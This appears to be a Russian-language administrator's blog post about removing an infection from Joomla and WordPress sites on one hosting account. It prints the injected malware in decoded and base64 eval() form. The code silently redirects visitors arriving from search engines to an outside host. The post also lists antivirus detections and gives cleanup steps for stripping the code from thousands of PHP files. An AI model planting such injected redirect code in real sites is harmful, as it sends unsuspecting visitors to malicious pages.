Автор: Administrator
01.07.2013 22:42 - Обновлено 01.07.2013 23:50

Заражены два сайта. Один на Joomal 2.5, другой на WordPress. Оба сайта лежат на одном хостинг-аккаунте. Вредоносный скрипт внедрен во все php файлы по одному или несколько раз:

Расшифрованный он выглядит так:


error_reporting(0); $qazplm=headers_sent(); if (!$qazplm){ $referer=$_SERVER['HTTP_REFERER']; $uag=$_SERVER['HTTP_USER_AGENT']; if ($uag) { if (!stristr($uag,"MSIE 7.0") and !stristr($uag,"MSIE 6.0")){ if (stristr($referer,"yahoo") or stristr($referer,"bing") or stristr($referer,"rambler") or stristr($referer,"webalta") or stristr($referer,"bit.ly") or stristr($referer,"tinyurl.com") or preg_match("/yandex.ru/yandsearch?(.?)&lr=/",$referer) or preg_match ("/google.(.*?)/url?sa/",$referer) or stristr($referer,"facebook.com/l") or stristr($referer,"aol.com")) { if (!stristr($referer,"cache") and !stristr($referer,"inurl") and !stristr($referer,"EeYp3D7")){ header("Location: http://oeprfa.ddns.me.uk/"); exit(); } } } } }*

В зашифрованном виде в php файлах так:

eval(base64_decode("DQplcnJvcl9yZXBvcnRpbmcoMCk7DQokcWF6cGxtPWhlYWRlcnNfc2VudCgpOw0KaWYgKCEkcWF6cGxtKXsNCiRyZWZlcmVyPSRfU0VSVkVSWydlVFRQX1JFRkVSRVInXTsNCiR1YWc9JF9TRVJWRVJbJ0hUVFBfVVNFUl9BR0VOVCddOw0KaWYgKCR1YWcpIHsKaWYgKCFzdHJpc3RyKCR1YWcsIk1TSUUgNy4wIikgYW5kICFzdHJpc3RyKCR1YWcsIk1TSUUgNi4wIikpewppZiAoc3RyaXN0cigkcmVmZXJlciwieWFob28iKSBvciBzdHJpc3RyKCRyZ

WZlcmVyLCJiaW5nIikgb3Igc3RyaXN0cigkcmVmZXJlciwicmFtYmxlciIpIG9yIHN0cmlzdHIoJHJl
ZmVyZXIsIndlYmFsdGEiKSBvciBzdHJpc3RyKCRyZWZlcmVyLCJiaXQubHkiKSBvciBzdHJpc3
RyKCRyZWZlcmVyLCJ0aW55dXJsLmNvbSIpIG9yIHByZWdfbWF0Y2goIi95YW5kZXhcLnJ1XC
95YW5kc2VhcmNoXD8oLio/KVwmbHJcPS8iLCRyZWZlcmVyKSBvciBwcmVnX21hdGNoICgiL2
dvb2dsZVwuKC4qPylcL3VybFw/...

Google Chrome при посещении сайта с внедренным скриптом показывает следующее сообщение: (**k.human-e.net**)



11 Антивирусов из 47 идентифицируют скрипт как вредоносный:

AntiVir PHP/Redirector.A
Avast PHP:Agent-CF [Trj]
BitDefender Trojan.Script.480780
Comodo TrojWare.PHP.Redirector.B
Emsisoft Trojan.Script.480780 (B)
F-Secure Trojan.Script.480780
GData Trojan.Script.480780
Ikarus Trojan.PHP.Redirector
Kaspersky **HEUR:Trojan.Script.Generic** , **Backdoor.PHP.Pioneer.a**
NANO-Antivirus Trojan.Html.Redirector.bgwkgg
nProtect Trojan.Script.480780

Как лечить? Нам необходимо удалить во всех файлах указанный скрипт, а это могут быть тысячи файлов.

1. Делаем резервную копию файлов.

2. Скачиваем файлы на локальный компьютер. (отключив антивирус)

3. С помощью программы @Text Replacer (бесплатная программа и полностью функциональна в незарегистрированной версии) выполняем поиск вредоносного кода в файлах и заменяем на пробел.

@Text Replacer

Файл Правка Вид Сервис ?

Текст и размещение | Дополнительно

Имя: *.php

Папка: D:\aurus Обзор...

☑ Просмотреть вложенные папки

Найти:

ZXJlciwiZmFjZWJvb2suY29tL2wiKSBvciBzdHJpc3RyKCRyZWZlcmVyLCJhb2wuY29tIikpI
HsKaWYgKCFzdHJpc3RyKCRyZWZlcmVyLCJjYWNoZSIpIGFuZCAhc3RyaXN0cigkcmVmZ
XJlciwiaW51cmwiKSBhbmQgIXN0cmlzdHIoJHJlZmVyZXIsIkVlWXAzRDciKSl7CmhlYWRlcigi
TG9jYXRpb246IGh0dHA6Ly9vZXByZmEuZGRucy5tZS51ay8iKTsKZXhpdCgpOw0KfQp9
Cn0KfQ0KfQ=="));

Заменить на:

Имя	П...	Размер	Тип	Изменен
categoriesfc.php	D:...	2 КБ	PHP Script	14.11.2012 13:04:24
categoriesfc.php	D:...	5 КБ	PHP Script	14.11.2012 13:04:24
categoriesfc.php	D:...	2 КБ	PHP Script	14.11.2012 13:04:24
categoriesk2.php	D:...	2 КБ	PHP Script	14.11.2012 13:04:24
categoriesk2.php	D:...	5 КБ	PHP Script	14.11.2012 13:04:24
categoriesk2.php	D:...	2 КБ	PHP Script	14.11.2012 13:04:24
categoriesk2.php	D:...	2 КБ	PHP Script	14.11.2012 13:04:24

Найдено файлов: 3519

[illegible] script: